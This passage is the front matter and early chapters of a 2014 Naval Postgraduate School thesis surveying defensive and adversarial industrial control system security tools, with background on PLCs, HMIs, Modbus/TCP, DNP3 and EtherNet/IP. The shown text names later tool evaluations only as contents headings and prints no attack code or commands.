



NAVAL POSTGRADUATE SCHOOL

MONTEREY, CALIFORNIA

THESIS

**STUDY OF ADVERSARIAL AND DEFENSIVE
COMPONENTS IN AN EXPERIMENTAL MACHINERY
CONTROL SYSTEMS LABORATORY ENVIRONMENT**

by

Mark S. Javate

September 2014

Thesis Co-Advisors:

Mark Gondree
Thuy D. Nguyen

Approved for public release; distribution is unlimited

THIS PAGE INTENTIONALLY LEFT BLANK

REPORT DOCUMENTATION PAGE			<i>Form Approved OMB No. 0704-0188</i>	
Public reporting burden for this collection of information is estimated to average 1 hour per response, including the time for reviewing instruction, searching existing data sources, gathering and maintaining the data needed, and completing and reviewing the collection of information. Send comments regarding this burden estimate or any other aspect of this collection of information, including suggestions for reducing this burden, to Washington headquarters Services, Directorate for Information Operations and Reports, 1215 Jefferson Davis Highway, Suite 1204, Arlington, VA 22202-4302, and to the Office of Management and Budget, Paperwork Reduction Project (0704-0188) Washington DC 20503.				
1. AGENCY USE ONLY (Leave blank)		2. REPORT DATE September 2014	3. REPORT TYPE AND DATES COVERED Master's Thesis	
4. TITLE AND SUBTITLE STUDY OF ADVERSARIAL AND DEFENSIVE COMPONENTS IN AN EXPERIMENTAL MACHINERY CONTROL SYSTEMS LABORATORY ENVIRONMENT			5. FUNDING NUMBERS	
6. AUTHOR(S) Mark S. Javate				
7. PERFORMING ORGANIZATION NAME(S) AND ADDRESS(ES) Naval Postgraduate School Monterey, CA 93943-5000			8. PERFORMING ORGANIZATION REPORT NUMBER	
9. SPONSORING /MONITORING AGENCY NAME(S) AND ADDRESS(ES) N/A			10. SPONSORING/MONITORING AGENCY REPORT NUMBER	
11. SUPPLEMENTARY NOTES The views expressed in this thesis are those of the author and do not reflect the official policy or position of the Department of Defense or the U.S. Government. IRB protocol number ____N/A____.				
12a. DISTRIBUTION / AVAILABILITY STATEMENT Approved for public release; distribution is unlimited			12b. DISTRIBUTION CODE A	
13. ABSTRACT (maximum 200 words) Industrial control systems (ICS) are a major part of the nation's critical infrastructure. ICS are heavily relied upon within the Department of Defense, including the U.S. Navy. Securing these systems is vital to our national security. The lack of a centralized repository of tools to experiment with ICS from a cyber-security perspective makes this task difficult. This study examines publicly available defensive and adversarial ICS-related tools, to create a consolidated list based on relevance in the ICS domain. A small number of tools are selected for hands-on evaluation in an experimental Supervisory Control and Data Acquisition test environment to verify the tool's availability, investigate if the tool works as described, and to confirm the existence of appropriate documentation sufficient to install and use the tool. As a result of our survey and tools evaluation, we developed and released the Moki Linux distribution, an ICS-centric version of Kali Linux tailored with defensive and adversarial tools for security practitioners and researchers in the ICS domain.				
14. SUBJECT TERMS Supervisory Control and Data Acquisition (SCADA), Machinery Control Systems (MCS), Industrial Control System (ICS), Moki, penetration testing			15. NUMBER OF PAGES 109	
			16. PRICE CODE	
17. SECURITY CLASSIFICATION OF REPORT Unclassified	18. SECURITY CLASSIFICATION OF THIS PAGE Unclassified	19. SECURITY CLASSIFICATION OF ABSTRACT Unclassified	20. LIMITATION OF ABSTRACT UU	

THIS PAGE INTENTIONALLY LEFT BLANK

Approved for public release; distribution is unlimited

**STUDY OF ADVERSARIAL AND DEFENSIVE COMPONENTS IN AN
EXPERIMENTAL MACHINERY CONTROL SYSTEMS LABORATORY
ENVIRONMENT**

Mark S. Javate
Lieutenant, United State Navy
B.S., University of Washington, 2009

Submitted in partial fulfillment of the
requirements for the degree of

MASTER OF SCIENCE IN CYBER SYSTEMS AND OPERATIONS

from the

**NAVAL POSTGRADUATE SCHOOL
September 2014**

Author: Mark S. Javate

Approved by: Mark Gondree
Thesis Co-Advisor

Thuy D. Nguyen
Thesis Co-Advisor

Cynthia Irvine
Chair, Cyber Academic Group

THIS PAGE INTENTIONALLY LEFT BLANK

ABSTRACT

Industrial control systems (ICS) are a major part of the nation's critical infrastructure. ICS are heavily relied upon within the Department of Defense, including the U.S. Navy. Securing these systems is vital to our national security. The lack of a centralized repository of tools to experiment with ICS from a cyber-security perspective makes this task difficult.

This study examines publicly available defensive and adversarial ICS-related tools, to create a consolidated list based on relevance in the ICS domain. A small number of tools are selected for hands-on evaluation in an experimental Supervisory Control and Data Acquisition test environment to verify the tool's availability, investigate if the tool works as described, and to confirm the existence of appropriate documentation sufficient to install and use the tool. As a result of our survey and tools evaluation, we developed and released the Moki Linux distribution, an ICS-centric version of Kali Linux tailored with defensive and adversarial tools for security practitioners and researchers in the ICS domain.

THIS PAGE INTENTIONALLY LEFT BLANK

TABLE OF CONTENTS

I.	INTRODUCTION.....	1
A.	RESEARCH	2
B.	DOD APPLICABILITY.....	2
C.	THESIS OVERVIEW	3
II.	BACKGROUND	5
A.	INDUSTRIAL CONTROL SYSTEMS OVERVIEW.....	5
1.	Programmable Logic Controller	6
2.	Human-Machine Interface.....	6
B.	SUPERVISORY AND CONTROL LAYER.....	7
1.	Corporate/Supervisory Layer.....	7
2.	Control Layer	7
C.	COMMON PROTOCOLS AND STANDARDS.....	7
1.	Modbus/TCP	8
2.	DNP3	10
3.	Common Industrial Protocol and EtherNet/IP	11
D.	TOFINO SCADA SECURITY SIMULATOR.....	12
1.	Tofino Security Appliance.....	13
a.	Firewall LSM	14
b.	Modbus/TCP Enforcer LSM	14
c.	Secure Asset Management LSM.....	15
III.	METHODOLOGY	17
A.	APPROACH.....	17
B.	SCOPE	18
IV.	SURVEY SUMMARY	21
A.	TOOLS DISTRIBUTION	21
1.	INL Kali Linux.....	21
2.	SamuraiSTFU.....	21
3.	Tools Distribution Comparison	22
a.	Penetration-Testing Core Tools.....	22
b.	SCADA-specific Tools.....	23
c.	Energy Sector Tools.....	23
B.	TOOLS SUMMARY	24
1.	Commercial Tools	24
a.	Nessus	24
b.	Saleae Logic Analyzer.....	25
2.	Tools Platform.....	25
C.	METASPLOIT FRAMEWORK ICS MODULES	32
V.	TOOLS EVALUATION.....	37
A.	TEST ENVIRONMENT	37
1.	Test Environment Design	38

	a.	<i>Organization</i>	38
	b.	<i>Environment Topology</i>	39
	2.	Test Environment Implementation	41
B.		DIGITAL BOND'S QUICKDRAW SCADA SNORT RULES.....	43
	1.	SCADA IDS Signatures.....	43
	a.	<i>Installation</i>	44
	b.	<i>Modbus/TCP Signatures</i>	46
	c.	<i>EtherNet/IP Signatures</i>	46
	d.	<i>DNP3 Signatures</i>	46
	e.	<i>Vulnerabilities Signatures</i>	46
	2.	Sample Packet Capture Files	47
C.		MODBUS METASPLOIT TOOLS.....	53
	1.	modbus_findunitid.....	54
	2.	modbusclient.....	55
	a.	<i>Function Code 0x01 (Read Coil)</i>	55
	b.	<i>Function Code 0x03 (Read Holding Register)</i>	55
	c.	<i>Function Code 0x05 (Write Single Coil)</i>	55
	d.	<i>Function Code 0x06 (Write Single Register)</i>	56
	e.	<i>Observations</i>	56
	3.	modbusdetect.....	59
	4.	Enabling Tofino Security Appliance	60
D.		PLCSCAN.....	61
	1.	Modbus/TCP	61
	a.	<i>--brute-uid</i>	62
	b.	<i>--modbus-uid</i>	62
	c.	<i>--modbus-function</i>	63
	d.	<i>--modbus-data</i>	63
	2.	Siemens S7	63
	3.	Results and Observation	64
E.		WAGO PLC EXPLOIT	66
	1.	CoDeSys-Shell.py	67
	2.	CoDeSys-Transfer.py.....	72
	3.	CoDeSys.nse.....	74
F.		MODSCAN.....	75
VI.		MOKI LINUX DISTRIBUTION	81
VII.		CONCLUSION	83
A.		SUMMARY	83
B.		FUTURE RESEARCH.....	84
		LIST OF REFERENCES.....	85
		INITIAL DISTRIBUTION LIST	91

LIST OF FIGURES

Figure 1.	Modbus TCP/IP Communication Stack, from [9]	8
Figure 2.	Construction of a Modbus/TCP Data Packet, from [9].....	9
Figure 3.	Modbus/TCP Application Data Unit (ADU), from [9].....	9
Figure 4.	Modbus/TCP Function Codes, from [9]	10
Figure 5.	Modbus Data Model, from [8]	10
Figure 6.	DNP3 Protocol Stack, from [11].....	11
Figure 7.	EtherNet/IP Protocol Stack, from [14].....	12
Figure 8.	Tofino SCADA Security Simulator, from [16].....	13
Figure 9.	Tofino Security Appliance, from [15]	15
Figure 10.	Ti Safe SCADA Security Testbed Network Diagram, from [30]	38
Figure 11.	Test Environment Network Diagram.....	40
Figure 12.	Tofino SCADA Simulator Representing Fort Sask Control Network.....	41
Figure 13.	SCADA Test Environment	43
Figure 14.	Digital Bond Snort IDS Rules <i>wget</i> command	44
Figure 15.	Digital Bond Snort IDS Rules <i>unzip</i> command	44
Figure 16.	Digital Bond Snort IDS Rules copy to Snort rules folder.....	45
Figure 17.	Digital Bond Snort IDS Rules copy to Snort rules folder (Security Onion)....	45
Figure 18.	Digital Bond Snort IDS Rules <i>snort.conf</i> rules path.....	45
Figure 19.	Digital Bond Snort IDS Rules <i>snort.conf</i> variables	46
Figure 20.	Digital Bond's Quickdraw Traffic Sample <i>wget</i> command.....	47
Figure 21.	Replaying Modbus/TCP traffic samples using <i>tcpreplay</i> in top speed.....	48
Figure 22.	Snorby User Interface	49
Figure 23.	Sample Modbus/TCP Snort rule	49
Figure 24.	Snorby Desktop Shortcut Icon	50
Figure 25.	Replaying Modbus/TCP traffic samples using <i>tcpreplay</i> in real-time.....	50
Figure 26.	Squert Dashboard.....	51
Figure 27.	Snort rule SID:1111617	51
Figure 28.	Quickdraw Snort Preprocessor Patch command.....	52
Figure 29.	Quickdraw Snort Preprocessor Patch error.....	52
Figure 30.	Missing <i>dnp3_cmd_fc</i> variable in DNP3 rules	53
Figure 31.	Missing <i>cip_service</i> variable in EtherNet/IP rules.....	53
Figure 32.	<i>modbus_findunitid</i> Metasploit module options	54
Figure 33.	<i>modbusclient</i> Metasploit module options	56
Figure 34.	<i>modbusclient</i> sample command execution.....	58
Figure 35.	<i>modbusclient.rb</i> Metasploit module code	59
Figure 36.	<i>modbusclient</i> switch default function code.....	59
Figure 37.	<i>modbusdetect</i> Metasploit module options	60
Figure 38.	<i>modbusdetect</i> Metasploit module results.....	60
Figure 39.	<i>plcscan.py</i> , <i>modbus.py</i> , and <i>s7.py</i> <i>wget</i> command	61
Figure 40.	PLCScan options.....	62
Figure 41.	PLCScan sample output for Siemens S7 protocol, from [42].....	64
Figure 42.	PLCScan command using Function Code 6	65

Figure 43.	Wireshark packet capture—PLCScan request using Function Code 43	65
Figure 44.	Wireshark packet capture—Wago PLC “Illegal Function” exception code response.....	65
Figure 45.	PLCScan sample output for Modbus/TCP protocol, from [42].....	66
Figure 46.	CoDeSys-Shell.py <i>wget</i> command.....	67
Figure 47.	CoDeSys-Transfer.py and CoDeSys-Shell.py command options.....	68
Figure 48.	CoDeSys-Shell command-shell utility options.....	69
Figure 49.	CoDeSys-Shell.py <i>getprgprop</i> command	70
Figure 50.	CoDeSys-Shell.py <i>pid</i> and <i>pinf</i> command	70
Figure 51.	CoDeSys-Shell.py <i>tsk</i> command.....	71
Figure 52.	CoDeSys-Shell.py <i>mem memc</i> , and <i>memd</i> commands	71
Figure 53.	CoDeSys-Shell.py <i>io</i> command.....	72
Figure 54.	CoDeSys-Shell.py <i>filedir</i> command	72
Figure 55.	CoDeSys-Transfer.py <i>wget</i> command	73
Figure 56.	CoDeSys-Transfer.py <i>execute</i> command.....	73
Figure 57.	CoDeSys-Transfer.py command result.....	74
Figure 58.	<i>nmap</i> scan result without <i>codesys.nse</i> script.....	75
Figure 59.	<i>nmap</i> scan result with <i>codesys.nse</i> script.....	75
Figure 60.	<i>modscan wget</i> command	76
Figure 61.	<i>modscan</i> list of options	76
Figure 62.	<i>modscan</i> command using default Function Code 17	77
Figure 63.	<i>modscan</i> command using Function Code 0x01 (Read Coils).....	77
Figure 64.	<i>modscan</i> command using Function Code 0x01 (Read Coils) in aggressive mode.....	78
Figure 65.	<i>modscan</i> command using Function Codes 2, 3, 4, 15, and 23.....	79

LIST OF TABLES

Table 1.	ICS Tools Distribution Survey.....	23
Table 2.	ICS Tools Survey.....	26
Table 3.	Metasploit Framework ICS Module	32
Table 4.	Wago 750-841: Modbus addresses for Function Code 0x03, from [38]	57

THIS PAGE INTENTIONALLY LEFT BLANK

LIST OF ACRONYMS AND ABBREVIATIONS

ADU	application data unit
CIDR	classless inter-domain routing
CIP	common industrial protocol
CMP	central management program
COTS	commercial-off-the-shelf
DCS	distribute control systems
DNP3	distributed network protocol version 3
HMI	human machine interface
HTTP	hypertext transfer protocol
I3P	institute for information infrastructure protection
ICS	industrial control systems
IDS	intrusion detection system
IED	intelligent electronic device
IP	Internet protocol
LED	light emitting diode
LSM	loadable security module
MCS	machinery control systems
MEI	Modbus encapsulated interface
NetDDE	network dynamic data exchange
NIST	national institute of standards and technology
OPC	object linking and embedding (OLE) for process control
PLC	programmable logic controller
RTU	remote terminal unit
SCADA	supervisory control and data acquisition
SMTP	simple mail transfer protocol
TCP	transmission control protocol
UDP	universal datagram protocol
VM	virtual machine
VPN	virtual private network

THIS PAGE INTENTIONALLY LEFT BLANK

ACKNOWLEDGMENTS

I owe my deepest gratitude and appreciation to my thesis advisors, Professor Mark Gondree and Professor Thuy Nguyen, for their guidance and ideas that helped shape and improve my thesis. This thesis would not have been possible without their infinite wisdom, patience, and support.

I would like to thank my Cyber Systems and Operations (CSO) cohort: Ken, Jason, Sam, Seann, Lorenza, Ryan, and Trevor for their willingness to work as a team and motivate each other to accomplish all our endeavors during our tenure at the Naval Postgraduate School. We are the “Tip of the Spear” in our respective communities.

Finally, I thank my family for their everlasting love and support. They are my motivation to keep pursuing my goals and continue improving myself to be the best naval officer that I can be. Hooyah!

THIS PAGE INTENTIONALLY LEFT BLANK

I. INTRODUCTION

Industrial control systems (ICS) are a major part of the nation's critical infrastructure. The *Presidential Policy Directive (PPD-21) Critical Infrastructure Security and Resilience* identifies 16 critical infrastructure sectors, all of which utilize ICS technologies [1]. These systems operate our country's critical infrastructure—electrical power grid system, power plants, gas, water system, transportation system, food and agriculture, etc. These industrial control systems are vital to the United States: interruption or destruction of these systems and their assets may have a crippling effect to our national security, the safety of our citizens, and our economic security [1]. Although ICS technologies have evolved in complexity and functionality, in parallel with other IT technologies, the ICS protocols and platforms were not originally designed with security in mind. As ICS technologies became networked with other systems, including the Internet, vulnerabilities in those control systems became exposed to new and greater threats, leading to increased concern for protecting these (previously isolated) vulnerable, legacy systems.

As ICS assets and peripherals became exposed to new threats, 'bolt on' security solutions—such as firewalls, encrypted access points, passwords, and anti-virus software—have begun to be employed in the ICS domain, in the absence of 'built-in' security. One study has attempted to illustrate the wide spread weaknesses of how contemporary ICS implement these solutions and how they are susceptible to compromise via the Internet. Project Shodan Intelligence Extraction (SHINE)—led by Bob Radvanovsky and Jake Brodsky in coordination with the Department of Homeland Security (DHS) ICS Computer Emergency Response Team (ICS-CERT)—conducted a study surveying vulnerable Internet-facing ICS [2]. Project SHINE used Shodan, a search engine created by John Matherly, to locate systems accessible from the Internet by using meta-data stored in service banners [3]. It searches the Internet for banners advertising services such as HTTP, SMTP, Telnet, and FTP. The team found 7,200 IP addresses that were related to control systems, out of about 500,000 suspected IP addresses [2]. The study found over 20,000 devices with weak, default or non-existent logon credentials [2].

Increased public awareness of ICS vulnerabilities has led to new research studying ICS devices and controllers, including research in vulnerabilities affecting the (relatively obscure, vendor-specific) protocols used in that domain. Security researchers have developed proof-of-concept exploits and penetration-testing tools, to help system owners understand the vulnerabilities in control systems. Other tools have been developed to augment or extend the functionality of traditional defensive tools. There is, however, no central location for all ICS-related tools; they are scattered across the Internet. In this work, we survey publicly available defensive and pen-testing tools for the ICS domain.

A. RESEARCH

We examine publicly available defensive and adversarial ICS-related tools, to create a consolidated list based on relevance to the ICS domain. We characterize each tool based on purpose, availability, and the ICS sector to which it appears most relevant. We select a small number of tools in our survey to study in the context of an experimental SCADA test environment. We describe the design and implementation of this environment, and our experience with evaluating each tool. The hands-on evaluation of each tool focuses on three goals: to verify the tool’s availability, to investigate if the tool works as described, and to confirm the existence of appropriate documentation sufficient to install and use the tool. We discuss the public release of the Moki Linux distribution, a custom ICS tool distribution that is based on the popular Kali Linux distribution.

B. DOD APPLICABILITY

The Department of Defense (DOD) is one of the largest owners of real estate, buildings, and ICSs in the federal government. The DOD has more than 500 installations, 300,000 buildings, 250,000 linear structures and an estimated 2.5 million unique ICSs [4]. ICS are heavily relied upon within the DOD, including the U.S. Navy. The seaborne component of ICS includes both the U.S. Navy and U.S. Coast Guard shipboard machinery control systems (MCS). The day-to-day operations of a fully functional, uninterrupted MCS are necessary to accomplish the U.S. Navy’s primary mission of

defending the nation by deterring aggression and maintaining freedom of the seas. The security of ICS and MCS is not only critical for accomplishing the mission, but also in ensuring the safety of the men and women of the military operating these control systems. An attack impacting the availability or integrity of a control system may jeopardize the life or limb of the personnel operating the equipment that a control system controls. The preponderance of relatively obscure commercial ICS protocols makes this domain difficult to study, without the use of authentic equipment in a laboratory environment. Understanding the current state of ICS-related tools may greatly improve the ability of DOD security professionals to study control systems and to improve the security of our nation's critical infrastructure. Information technology (IT) professionals and software developers can utilize the Moki Linux distribution in support of the development, operation, and defense of control systems in military installations and vessels.

C. THESIS OVERVIEW

The thesis is organized as follows:

- Chapter I introduces the research question, motivation of our research, and its relevance in the DOD.
- Chapter II provides an overview of industrial control systems and introduces the Tofino SCADA Security Simulator.
- Chapter II discusses the methodology used in this study.
- Chapter IV illustrates the analysis and comparison of surveyed ICS-related tools.
- Chapter V details the tools selected from the survey for evaluation in the SCADA test environment.
- Chapter VI discusses the motivation to build the Moki Linux distribution.
- Chapter VII summarizes the work and provides suggestions for future work.

THIS PAGE INTENTIONALLY LEFT BLANK

II. BACKGROUND

Industrial Control Systems is an umbrella term that encompasses a broad category of control systems in industrial facilities and critical infrastructures, including the Defense Industrial Base sector. Supervisory control and data acquisition (SCADA) systems and Distributed Control Systems (DCS) are among the varying kinds of ICS and ICS components as defined by the National Institute of Standards and Technology (NIST) [5]. Conversely, SCADA have become a universal term for the definition of ICS. This chapter aims to introduce and define terms and concepts that are used throughout this paper.

A. INDUSTRIAL CONTROL SYSTEMS OVERVIEW

There are several applications of the various categories of ICS. SCADA systems are typically used in highly distributed systems where assets are in geographically separate locations [5]. Examples of these systems include, but not limited to oil and gas pipelines, electrical power grid systems, water distribution systems, and rail transportation systems [5]. A SCADA system enables supervisors and operators to be centrally located at a monitoring facility where all components of a large-scale system that is distributed throughout a large geographic area can be monitored, controlled, and maintained. These actions are made possible by using field control devices that are remotely controlled to monitor and manage sensors and actuators, and handle alarms (e.g., open or close valves or breakers).

Another category of ICS is Distributed Control Systems (DCS). DCS are similar to SCADA but on a smaller scale. They are not typically dependent upon large-scale network infrastructure to connect to a remote site. NIST defines DCS as “a control architecture containing a supervisory level of control overseeing multiple, integrated sub-systems that are responsible for controlling the details of a localized process” [5]. Examples of these localized processes include automobile, computer, and food

manufacturing systems, and critical infrastructure such as electric power plants, water, and sewage treatment facilities, most of which also exist on most military bases nationwide.

An ICS implementation that is more applicable to the United States Navy and the United States Coast Guard is the machinery control systems, which are a shipboard SCADA that operate in a similar function as its shore-based counterpart except in a smaller, enclosed environment. MCS onboard naval vessels connect its propulsion, electrical, damage control, and other various systems to a human-machine interface (HMI) system allowing ship operators to monitor system and device status [6]. This enables shipboard watch stander to monitor the ship's machinery operation from a central location, typically the Damage Control Central. Some key control components of an ICS discussed in this project are described below.

1. Programmable Logic Controller

A programmable logic controller (PLC) is an industrial computer designed to control machinery by controlling logic as simple as opening and closing valves on a pipeline system to programming and controlling a series of robotic arms in an automobile manufacturing plant. PLCs perform logic functions programmed by engineers to control electrical hardware such as relays, switches, mechanical timers/counter, as well as provide feedback from sensors back to the operators [5]. Modern PLC technology have been modernized to process more complex logic processes [5].

2. Human-Machine Interface

Human-machine interface is composed of computer software and hardware, which allows human operators to supervise and control processes of an industrial control system. From an HMI station, operators have the ability to modify control systems settings or manually override the automatic operation of the system in case of emergency [5]. HMI has the capability to log events to a data logger where an operator can display reports such as system health, historical trends, and system faults that may be reviewed for troubleshooting or forensic analysis in case of an intrusion or anomalous behavior.

B. SUPERVISORY AND CONTROL LAYER

The network architecture of an ICS can be viewed two different ways from a logical organization standpoint. NIST describes the ICS network architecture in three separate logical layers: control network, corporate/supervisory network, and enterprise network [5]. The American National Standards Institute defines its SCADA reference model with five levels (Level 0–Level 4) [7]. For the purpose of this thesis, we will use the NIST definition of ICS network architecture. The enterprise layer is outside of the scope of this thesis and will not be discussed in detail. The corporate/supervisory and control layers are described below.

1. Corporate/Supervisory Layer

The corporate layer is a logical layer in an ICS whose main function includes managing workflows to produce the desired end products. Some corporate layer activities include: collecting data from the production plant, data logging, and hosting application servers.

The boundary between the corporate layer and the control layer is physically separated by a stateful firewall to provide separation between control systems traffic and regular corporate layer traffic (i.e., HTTP, SMTP) [5].

2. Control Layer

The control layer is a logical layer in an ICS where HMIs and PLCs reside. It is the lowest layer in an ICS as defined by the NIST SP800-82 [5]. HMIs are found in the control layer where physical processes are monitored and controlled. Each HMI receives process directives and instructions from the corporate layer such as logic rules and updates to program instructions. The types of field controllers that operate in this layer include PLCs, DCS controllers, and remote terminal units (RTU) [5].

C. COMMON PROTOCOLS AND STANDARDS

Before industrial control systems became interconnected with other systems, ICS device manufacturers developed their own proprietary protocols for communicating

among PLCs, remote terminal unit (RTU), sensors, actuators, etc. As a result, there are a multitude of industrial control protocols used today. The following are selected industrial control protocols that we used and interacted with in this project: Modbus/TCP, DNP3, and common industrial protocol (CIP) & EtherNet/IP (ENIP). Each is described below.

1. Modbus/TCP

Modbus/TCP is an application-layer messaging protocol for client-server communications between devices connected on different types of buses or networks [8]. Modbus/TCP is an application layer protocol that operates above the lower four layers of the TCP/IP communication stack, depicted in Figure 1.

MODBUS TCP/IP COMMUNICATION STACK			
#	MODEL	IMPORTANT PROTOCOLS	Reference
7	Application	Modbus	
6	Presentation		
5	Session		
4	Transport	TCP	
3	Network	IP, ARP, RARP	
2	Data Link	Ethernet, CSMA/CD, MAC	IEEE 802.3 Ethernet
1	Physical	Ethernet Physical Layer	

Figure 1. Modbus TCP/IP Communication Stack, from [9]

Modbus/TCP follows a master-slave architecture where a master sends a request to a slave and waits for a response. A Modbus/TCP data packet contains a layered set of data. The application data unit (ADU) is embedded in the TCP data array (Figure 2). When data is transmitted over the network, it continues down the stack and is encapsulated by the next lower layer [9].




Figure 2. Construction of a Modbus/TCP Data Packet, from [9]

Within the Modbus/TCP, an ADU (Figure 3) contains the Unit ID and Function Code, both of which will be explored in detail throughout the project. The Unit ID field is used to identify a remote server location on a non-TCP/IP network.




Figure 3. Modbus/TCP Application Data Unit (ADU), from [9]

Each Modbus/TCP function code defines the master's requested action. Figure 4 lists some examples of Modbus/TCP function codes.

CODE	FUNCTION	REFERENCE
01 (01H)	Read Coil (Output) Status	0xxxx
03 (03H)	Read Holding Registers	4xxxx
04 (04H)	Read Input Registers	3xxxx
05 (05H)	Force Single Coil (Output)	0xxxx
06 (06H)	Preset Single Register	4xxxx
15 (0FH)	Force Multiple Coils (Outputs)	0xxxx
16 (10H)	Preset Multiple Registers	4xxxx
17 (11H)	Report Slave ID	<i>Hidden</i>

Figure 4. Modbus/TCP Function Codes, from [9]

The Modbus protocol's data model contains four primary data tables (see Figure 5). Discrete Input is a single-bit, read-only data type that can be provided by an I/O system. Coils are single-bit, read and write data type that is alterable by an application program. The Input Register is a 16-bit word, read-only data type that can be provided by an I/O system, and the Holding Register is a 16-bit word, read and write data type that is alterable by an application program [8].

Primary tables	Object type	Type of	Comments
Discretes Input	Single bit	Read-Only	This type of data can be provided by an I/O system.
Coils	Single bit	Read-Write	This type of data can be alterable by an application program.
Input Registers	16-bit word	Read-Only	This type of data can be provided by an I/O system
Holding Registers	16-bit word	Read-Write	This type of data can be alterable by an application program.

Figure 5. Modbus Data Model, from [8]

2. DNP3

The distributed network protocol version 3 (DNP3) is a master/slave control system protocol primarily used in utilities such as electric and water companies in Northern America [10], [11]. DNP3 was specifically designed to facilitate communication between SCADA control equipment. Similar to most industrial control protocols, DNP3 started as a serial protocol and was redesigned to work over IP via TCP or UDP encapsulation. DNP3 protocol stack is illustrated in Figure 6.




Figure 6. DNP3 Protocol Stack, from [11]

DNP3 is a client/server protocol stack or outstation/master respectively, where the latter is what is typically used in DNP3 terminology. A master is typically an HMI PLC device. An outstation consists of PLC, RTU, or Intelligent Electronic Device (IED) that communicates with sensors and actuators [11].

3. Common Industrial Protocol and EtherNet/IP

Common industrial protocol (CIP) provides users unified communication architecture throughout the manufacturing enterprise. It provides the interoperability and interchangeability that is essential to open networks and open systems [12].

EtherNet/IP (ENIP) follows the OSI model. It implements CIP at the Session layer and above and adapts CIP to the specific EtherNet/IP technology at the Transport layer and below (see Figure 7) [13]. It provides users with the network tools to deploy standard Ethernet technology for manufacturing applications while enabling Internet and enterprise connectivity [12].

Messaging over EtherNet/IP takes place within the application layer of CIP and the data exchange between nodes is transparent to users. Commonly used for I/O

messages, these make full use of the producer/consumer model and are commonly used for scheduled communication between controllers [14]. There are four types of CIP messaging: polled, change of state, cyclic, and strobed. In polled messaging, a master sequentially queries all of the slave devices in the network by sending output data and receiving input data as a response. Strobed messaging is similar to polled but sends a single multicast request data and receives sequential response of data from slave devices with no further acknowledgement messages required from the master. Cyclic messaging is a message sent by a device on a pre-determined schedule basis. Change of state messaging is similar to cyclic, but rather than a timed event, the message from the device is sent in response to an event that caused the data to change [14].

